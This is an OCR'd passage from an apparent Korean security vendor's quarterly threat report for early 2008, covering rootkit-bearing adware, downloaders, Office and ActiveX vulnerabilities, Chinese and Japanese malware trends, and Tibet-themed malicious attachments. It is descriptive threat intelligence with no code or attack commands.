국내제작 스파이웨어의 양적인 증가 이외에도 악성화되는 경향이 뚜렷하게 나타나고 있다. 최근 발견되는 국내제작 애드웨어 및 허위 안티-스파이웨어 프로그램에서 자기자신의 프로그램을 보호하거나 은폐하려는 목적으로 만들어진 루트킷(Rootkit)을 설치하는 사례가 증가하고 있다.

이름	기능
Win-Spyware/RootKit.GoBar.13312	툴바 구성요소를 보호
Win-Adware/Rogue.SVaccine.9728	허위 안티-스파이웨어 구성요소 보호
Win-Spyware/MProtector.4096	스파이웨어 다운로더의 삭제를 방해
Win-Spyware/RootKit.SOGuide.11776	애드웨어 구성요소의 삭제를 방해
Win-Spyware/RootKit.Phwinm.7296	바로가기 구성요소의 삭제를 방해
Win-Spyware/RootKit.Ntspl.6656	허위 안티-스파이웨어 구성요소 보호
Win-Spyware/Rootkit.Ntspl.15872	허위 안티-스파이웨어 구성요소 보호
Win-Spyware/RootKit.Searchk.18944	애드웨어 구성요소의 삭제를 방해
Win-Spyware/Rootkit.Neonaby.11776	툴바 레지스트리 키 삭제 방해
Win-Spyware/RootKit.Kpang.18944	스파이웨어 다운로더의 구성요소 보호

[표 3-2] 2008년 1/4분기 루트킷 드라이버를 설치하는 국내 제작 스파이웨어 현황

[표 3-2]는 2008년 1/4분기에 발견된 국내제작 스파이웨어 중에서 루트킷을 사용하는 스파이웨어의 목록이다. 이들 스파이웨어는 루트킷을 사용자, 보안프로그램 혹은 경쟁사 프로그램이 자신을 삭제하는 것을 방해하거나, 설치 사실을 은폐하기 위한 목적으로 사용한다. 루트킷 자체도 위험하지만 검증되지 않은 코드에 의한 오류, 오동작에 의해 시스템다운 등의 심각한 장애를 유발할 수 있다.


국내제작 스파이웨어의 악성화의 또 다른 특징으로 다운로더 어드민마크(Win-

Downloader/AdminMark), 다운로더 케이더블유서치(Win-Downloader/Kwsearch)는 분석과 보안 프로그램의 진단을 회피하려는 목적으로 악성코드 분석도구를 무력화하고 디버깅을 어렵게 하는 프로텍터를 적용하고 있다. 이와 같은 프로텍터는 일반적으로 악성코드에서 사용되어 분석을 불가능하게 만들어 보안 프로그램으로부터 자신을 보호하는데 악용된다.

2월에 발견된 스파이웨어 하이드프록 (Win-Spyware/HideProc)은 델파이로 제작된 프로세스 숨김 기능의 DLL 프로그램이다. 자신을 은폐하려는 다른 스파이웨어에 의해 실행되며, 스파이웨어 하이드프록을 이용하는 스파이웨어는 실행 중인 프로세스 목록에서 프로세스를 확인할 수 없다.

다운로더(Downloader) 양상의 변화

2008년 1/4분기 국내제작 스파이웨어 피해 증가의 주된 원인은 다운로더이다. 스파이웨어의 배포는 금전적인 이익을 목적으로 하는데, 스파이웨어 배포당 지급되는 수익금을 노리고 여러가지 배포 방법이 동원되고 있다. 2008년 1월 (구)정보통신부에서 스파이웨어 기준안을 변경하여 발표함으로써, 그 동안 스파이웨어 배포의 주된 창구였던 ActiveX를 이용한 배포는 감소세에 있는 반면, 프리웨어를 이용한 번들 배포와 백그라운드로 동작하는 다운로더를 이용한 스파이웨어는 크게 증가하였다.



[그림 3-5] 다운로더 양상의 변화


[그림 3-5]에서 보이는 바와 같이, 과거에는 다운로더 파일 내부에 다운로드할 파일의 경로

가 하드코딩 되어 있었지만, 최근 발견되는 다운로더는 다운로드할 파일의 경로가 기록된 별도의 리스트 파일을 다운로드하고 이를 이용하여 더욱 다양한 프로그램의 다운로드가 가능하다. 이들 악성 다운로더가 설치된 시스템은 마치 아이알씨봇(IRCbot)에 감염된 좀비 PC(ZombiePC)처럼 동작하게 된다.

2008년 1/4분기 스파이웨어 이슈를 요약하면, 중국에서 제작 배포되는 스파이웨어의 피해가 주춤한 가운데 국내제작 애드웨어의 배포가 활발하여 피해가 증가하였으며, 동작도 악성화되는 경향이 있다. 금전적인 이익을 목적으로 스파이웨어를 배포하기 위하여 다운로더를 사용한다. 위에서 언급한 이슈 이외에도 2007년부터 많은 피해를 입히고 있는 동영상 재생 코덱을 위장한 스파이웨어 즐롭(Win-Spyware/Zlob)의 변형이 꾸준히 발견되고 있으며, 러시아 등의 동구권에서 제작된 허위 안티-스파이웨어 프로그램이 또 다시 많은 피해를 입히고 있다.

(3) 2008년 1/4분기 시큐리티 동향

2008년 1/4 분기까지의 MS 정기 보안 업데이트 내용을 분석하면 발표된 패치는 아래 그림과 같이 총 17건 (1월 2건, 2월 11건, 3월 4건)이며 이중 긴급이 11건에 해당한다.



[그림 3-6] MS 보안 패치 공격 대상 종류별

2007년 4사분기에는 마이크로소프트 윈도우 관련 어플리케이션 취약점이 총 4건 이었으나 2008년 1사분기에는 위의 그림과 같이, 어플리케이션 취약점에 해당하는 것이 발표되지 않았다. 그러나, Internet Explorer와 오피스에 해당하는 취약점이 총 59%를 차지하고 있다.

1/4분기 시큐리티 동향의 특징은 다음과 같이 요약할 수 있다.

Internet Explorer 및 오피스 취약점 이용한 공격의 꾸준한 증가.

인터넷 익스플로러 및 오피스는 일반 사용자가 많이 이용하는 어플리케이션 프로그램으로, 1사분기에도 웹사이트 해킹 후 악성코드 배포에 인터넷 익스플로러 취약점이 많이 이용되었다. 비단 인터넷 익스플로러 뿐만 아니라 파이어폭스, 오페라 등의 브라우저 취약점이 자주 발견되고 있다. 또한 브라우저 취약점에 대한 공격에 대한 탐지를 어렵게 하기 위해서, 자체 함수 등을 이용한 암호화한 공격이 증가하고 있다.

1사분기에 발표된 오피스 관련 취약점은 총 7건으로 아래와 같다.

MS08-009 Microsoft Word의 취약점으로 인한 원격 코드 실행 문제점(947077)
MS08-016 Microsoft Office의 취약점으로 인한 원격 코드 실행 문제점(949030)
MS08-012 Microsoft Office Publisher의 취약점으로 인한 원격 코드 실행 문제점(947085)
MS08-013 Microsoft Office의 취약점으로 인한 원격 코드 실행 문제점(947108)
MS08-014 Microsoft Excel의 취약점으로 인한 원격 코드 실행 문제점(949029)
MS08-015 Microsoft Outlook의 취약점으로 인한 원격 코드 실행 문제점(949031)

MS08-016 Microsoft Office의 취약점으로 인한 원격 코드 실행 문제점(949030)

이 중에서 MS08-014 취약점을 이용한 악성코드 공격이 빈번하게 발생되었다. 오피스 취약점을 이용한 공격은 불특정/특정 목적을 위해서, 메일 또는 웹으로 조작된 파일을 전송하는데, 신뢰되지 않은 사용자로부터 받는 오피스 파일인 경우에 주의가 필요하다. 아울러, 보안 패치 적용 및 작년 9월에 나온 오피스 2003 서비스팩3 또는 오피스 2007을 사용하는 것이 보안을 강화할 수 있다.

3rd party 어플리케이션 취약점의 증가(ActiveX 등)

취약점에 대한 공격코드를 실시간으로 제공하고 있는 Milw0rm에 게시된 Remote Attack(Web 또는 Dos 공격을 제외한)의 유형을 분석하여 보면, ActiveX 취약점을 이용한 공격코드가 약 70% 수준이다. 공개된 ActiveX Exploit의 거의 대부분은 Buffer Overflow 공격 형태를 띄고 있으며, 나머지 공격들은 Remote Command Execution 형태인 것으로 분석되었다.

이러한 ActiveX 취약점은 다른 취약점과는 달리 로컬에서 동작하면서 Remote Attack을 할 수 있다는 특징을 가지고 있다. 이는 웹을 통하여 ActiveX 함수를 컨트롤 할 수 있기 때문에 쉽게 접근이 가능하고, 불특정 다수를 상대로 공격할 수 있는 특징을 가지고 있다. 이러한 특징 때문에 외국에서는 이러한 ActiveX 취약점들을 하나로 묶어 판매를 하고 있으며, 이렇게 묶어진 패키지를 사용하여 악성 코드를 전파하는 수단으로 사용되고 있다.

작년부터 2008년 1사분기에 이르기까지, 비단 MS 사의 어플리케이션 취약점뿐만 아니라, Apple Mac OS X QuickTime Player, 국내 ActiveX, 이미지 뷰어, 이메일 클라이언트, 메신저, 데이터베이스 등을 대상으로 공격이 다양화 되고 있으며, 2008년에도 어플리케이션 취약점의 위협이 보다 다양화될 것으로 보인다

이러한 어플리케이션 취약점 공격에 방지하기 위해서는 신뢰되지 않은 사이트 접속 및 오피스/아래 한글 파일이 메일로 첨부해서 오는 경우에 주의가 필요하며, 보안 패치를 반드시 적용해야 한다. 아울러 Anti-Virus 제품 및 개인 방화벽 제품의 설치 및 지속적인 업데이트가 필수적이다.

(4) 2008년 1/4분기 중국 악성코드 동향


2008년 중국 악성코드 동향은 2007년 악성코드 동향의 키워드였던 국지화와 현금화라는 큰 유형에 변화 없이 그대로 이어지고 있는 상황이다. 이러한 상황은 중국뿐만 아니라 극동 아시아 권에 포함된 한국과 일본에까지 큰 영향을 미치고 있다.

악성코드 TOP 10

순위 변화	순위	AhnLab V3 진단명
	1	Win-Trojan/Hupigon
	2	Win-Trojan/OnlineGameHack
	3	Win-Trojan/Polycrypt
	4	Win-Trojan/Agent
	5	Win-Trojan/KorGameHack
	6	Win-Trojan/Dialer
	7	Win-Trojan/Downloader
	8	Win-Trojan/Klone
	9	Win32/Zhelatin.worm
	10	Win-Trojan/Bifrose


[표 3-3] 2008년 1/4 분기 AhnLab China 악성코드 TOP 10

[표 3-3]은 중국 상해에 있는 안철수연구소의 중국 법인으로 접수된 악성코드의 TOP10을 정리해 본 것이다. 2008년 1분기 중국 내 고객으로부터 접수된 악성코드들 중에서는 백도어 기능을 수행하는 휴피곤 (Win-Trojan/Hupigon) 트로이목마가 1위를 차지하고 있다. 그리고 그 뒤를 이어 2위로 온라인게임핵 (Win-Trojan/OnlineGameHack) 트로이목마가 순위에 올라왔다. 이 온라인 게임핵 트로이목마가 중국 내 악성코드 동향에서 2위를 차지한 것은 최근 발간된 ASEC Report를 통해 알려진 바와 같이 중국 또는 대만에서 개발된 온라인 게임의 사용자 정보를 유출하기 위한 트로이목마가 증가한 것과 맥락을 같이한 현상으로 볼 수 있다. 이러한 온라인 게임의 사용자 정보를 노리는 트로이목마의 다른 변형으로는 5위를 기록한 코게임핵(Win-Trojan/KorGameHack) 트로이목마가 있다. 그 외에도 메일로 전파되는 젤라틴(Win32/Zhelatin.worm) 웜이 9위에 올라있는데 이는 중국 이외 지역에서 제작된 젤라틴 웜의 왕성한 확산력이 중국에까지 미치고 있다는 것을 알 수 있는 사례라고 할 수 있다.



[그림 3-7] 2008년 1/4 분기 AhnLab China 악성코드 형태별 분포

이번 1분기에 중국 고객으로부터 접수된 악성코드의 형태를 한국과 비교하여 상당히 유사한 형태를 띄고 있다. 트로이목마가 전체의 95% 가량을 차지하고 있으며 나머지 5%가량을 웜이 차지하고 있는 형태이다. 그 외에 스크립트 악성코드와 파일 감염을 목적으로 하는 바이러스의 경우는 이 두 가지 형태를 합쳐서 0.5% 가량을 차지하고 있어 중국 내에서도 트로이목마의 감염 위험이 가장 심각한 위협으로 분석할 수가 있다.



[그림 3-8] 2008년 1/4 분기 AhnLab China 악성코드 TOP 10과 분포

[그림 3-8]은 1분기의 악성코드 TOP 10의 분포도이다. 1위를 차지한 휴피곤 트로이목마가 전체의 25%를 온라인 게임 사용자 정보를 유출하는 온라인게임핵 트로이목마와 코게임핵 트로이목가 각각 9%와 3% 가량을 차지하고 있다. 그러나 TOP 10 순위에 포함되지 않은 악성코드가 전체의 35%를 차지하고 있다는 점은 [그림 3-7]의 악성코드 형태별 분류와 같이 참고할 경우 다양한 트로이목마가 중국 내에서 활발한 감염 활동을 하고 있는 것으로 분석할 수 있다.

MPack과 ICEPack의 중국어 버전


2007년 여름쯤에 이탈리안 잡 사건으로 유명해진 웹 익스플로잇 툴킷인 엠팩(MPack)이 2008년 2월경에 중국어 버전으로 다시 제작된 것이 발견 되었다. 그리고 이와 함께 또 다른 웹 익스플로잇 툴킷 중 하나인 아이스팩(ICEPack) 역시 중국어 버전으로 제작된 것이 발견되었다. 이번에 발견된 중국어 버전들 모두 기존의 엠팩과 아이스팩의 기능은 동일하게 유지하면서 메뉴와 설명만이 중국어 버전으로 번역되었다. 이러한 공격 툴의 중국어 버전 등장으로 중국 내에서 많은 사람들이 쉽게 이러한 공격 툴을 사용할 수 있는 기회를 제공하였을 것으로 보인다.

[그림 3-9] 중국어로 제작된 웹 익스플로잇 툴 킷 MPack

[그림 3-10] 중국어로 제작된 웹 익스플로잇 툴 킷 ICEPack

이러한 중국어 버전의 웹 익스플로잇 툴 킷이 등장하였다는 것은 극동 아시아 권에서도 2007년 여름에 발생한 이탈리안 잡 사건과 유사한 보안 사고가 발생할 가능성이 상당히 높아졌다고 할 수 있다.

중국에서 발견된 모바일 악성코드




[그림 3-11] 중국어로 제작된 모바일 악성코드 (참고 - McAfee)

3월경 중국 내에서는 당신의 휴대전화가 악성코드에 감염되었으니 50위엔(한화 약 8000원)을 QQ 메신저로 전송하라는 메시지를 보여주는 악성코드가 발견되었다. 이는 중국 내에서 휴대전화 시장 점유율이 가장 높은 심비안 OS를 사용하는 노키아(Nokia) 휴대전화에서 동작하는 모바일 악성코드로서 직접적인 금전 요구의 메시지 창을 보여준다는 점에서 기존에 발

견된 모바일 악성코드와 다른 특징을 가지고 있다.

티벳 사태를 이용한 악성코드

최근 중국 내에서는 티벳 사태로 인해 많은 문제가 발생되고 있다. 특히 2008년 북경 올림픽을 준비 중인 중국 정부의 입장에서는 티벳의 독립 시위가 올림픽 개최에 있어서 가장 큰 장애로 여기고 있는 실정이다. 이러한 상황에서 티벳 사태를 이용한 악성코드가 발견되어 컴퓨터 사용자들에게 많은 주의가 요구되었다. 이러한 큰 사건 또는 행사를 이용하여 컴퓨터 사용자들에게 감염을 유도하는 것은 악성코드의 전형적인 사회공학 기법으로 볼 수가 있다.



[그림 3-12] 취약점을 이용한 엑셀파일 (참고 - F-Secure)

다만 이번에 발견된 악성코드들의 특징으로 일반적인 윈도우 실행 형태의 파일(EXE, SCR 등)이 아니라 마이크로소프트의 오피스 제품 취약점과 어도비의 PDF 파일 취약점을 이용하고 있다는 점이다.

- CVE-2008-0655: 아크로뱃 리더 PDF 취약점
- CVE-2006-2492: CVE-2007-3899 - 마이크로소프트 워드 취약점
- CVE-2006-3590: CVE-2006-0009 - 마이크로소프트 파워포인트 취약점
- CVE-2008-0081: 마이크로소프트 엑셀 취약점
- CVE-2005-0944: 마이크로소프트 엑세스 취약점
- CVE-2006-3845: WinRAR의 LHA 파일 취약점

이러한 취약한 오피스 및 PDF 파일들은 다음과 같은 파일명으로 모두 전자메일에 첨부되어 무작위로 발송된 것으로 확인된 것으로 알려져 있다.


UNPO Statement of Solidarity.pdf
Daul-Tibet intergroup meeting.doc
tibet_protests_map_no_icons__mar_20.ppt
reports_of_violence_in_tibet.ppt
genocide.xls
memberlist.xls
Tibet_Research.exe
tibet-landscape.ppt
Updates Route of Tibetan Olympics Torch Relay.doc
THE GOVERNMENT OF TIBET.ppt
Talk points.chm
China's new move on Tibetans.doc
Support Team Tibet.doc
Photos of Tibet.chm
News ReleaseMassArrest.pdf
Whole Schedule and Routing for Torch Relay.xls
…

이러한 취약한 오피스 및 PDF 첨부파일들을 실행하게 될 경우 또 다른 트로이목마들을 시스템에 생성하고 실행시켜 사용자 정보 탈취를 시도하게 된다. 이러한 취약한 오피스 파일들은 V3에서 PP97M/Exploit-PPDropper 등으로 진단하고 있다.

(5) 2008년 1/4분기 일본 악성 코드 동향

2008년 1분기 일본의 악성코드 동향에서 가장 큰 이슈가 된 것은 오토런류의 악성코드가 급증이다. 오토런류의 악성코드는 autorun.inf 파일이 실행파일을 실행해주는 것을 악용하여 모든 디스크의 최상위 디렉토리에 악성코드를 실행시키도록 설정된 autotun.inf 파일을 설치함으로써 악성코드를 실행하도록 유도하는 형태로 감염된다. 일단 감염이 되면 로컬 드라이브뿐 아니라 USB 등 외부 저장매체에 대해서도 감염을 유발시키기 때문에 감염된 저장매체를 통한 추가 감염의 위험성이 있으므로 주의가 필요하다.

아래의 [그림 3-13]은 일본 트랜드마이크로(www.trendmicro.co.jp)에서 발표한 월별 피해 통계를 그래프화 한 것이다. 2월 들어 MAL_OTORUN1과 WORM_AUTORUN의 감염 피해가 급증하였고 3월 들어 피해가 더욱 심각하게 높아지고 있는 것을 볼 수 있다.



[그림 3-13] 일본 트랜드마이크로 감염 피해통계


오토런의 경우 주로 인터넷상의 보안이 취약한 웹 사이트에 파일을 다운로드하는 소스를 불법으로 삽입해두고 IE의 취약점이 있는 클라이언트가 접속했을 시 PC에 파일을 다운로드하는 방식으로 전파된다. 따라서 이처럼 일본에서 오토런류의 감염 피해가 증가하기 시작했다는 것은 여러 가지로 시사하는 바가 많다.

오토런류의 대부분이 트로이목마를 다운로드하는 다운로더임을 감안할 때 감염으로 인해 개인 정보 유출과 같은 피해가 발생할 가능성이 높고, 웹 사이트를 운영하는 기업의 입장에서도 불특정 다수가 이용하는 웹 사이트들이 악성코드 유포를 위한 공격 대상이 되므로 잠재

적인 위협에 직면해 있다고 볼 수 있다. 한국의 경우 정부 기관 홈페이지나 포탈, 언론사 등에서 악성코드를 전파하는 소스가 삽입되어 악성코드를 배포한 사례가 종종 보고되고 있는데 이러한 상황은 일본에서도 동일하게 발생할 가능성이 높으므로 피해 방지를 위해 사용자나 기업 모두의 주의가 필요하다.

악성코드 피해 현황

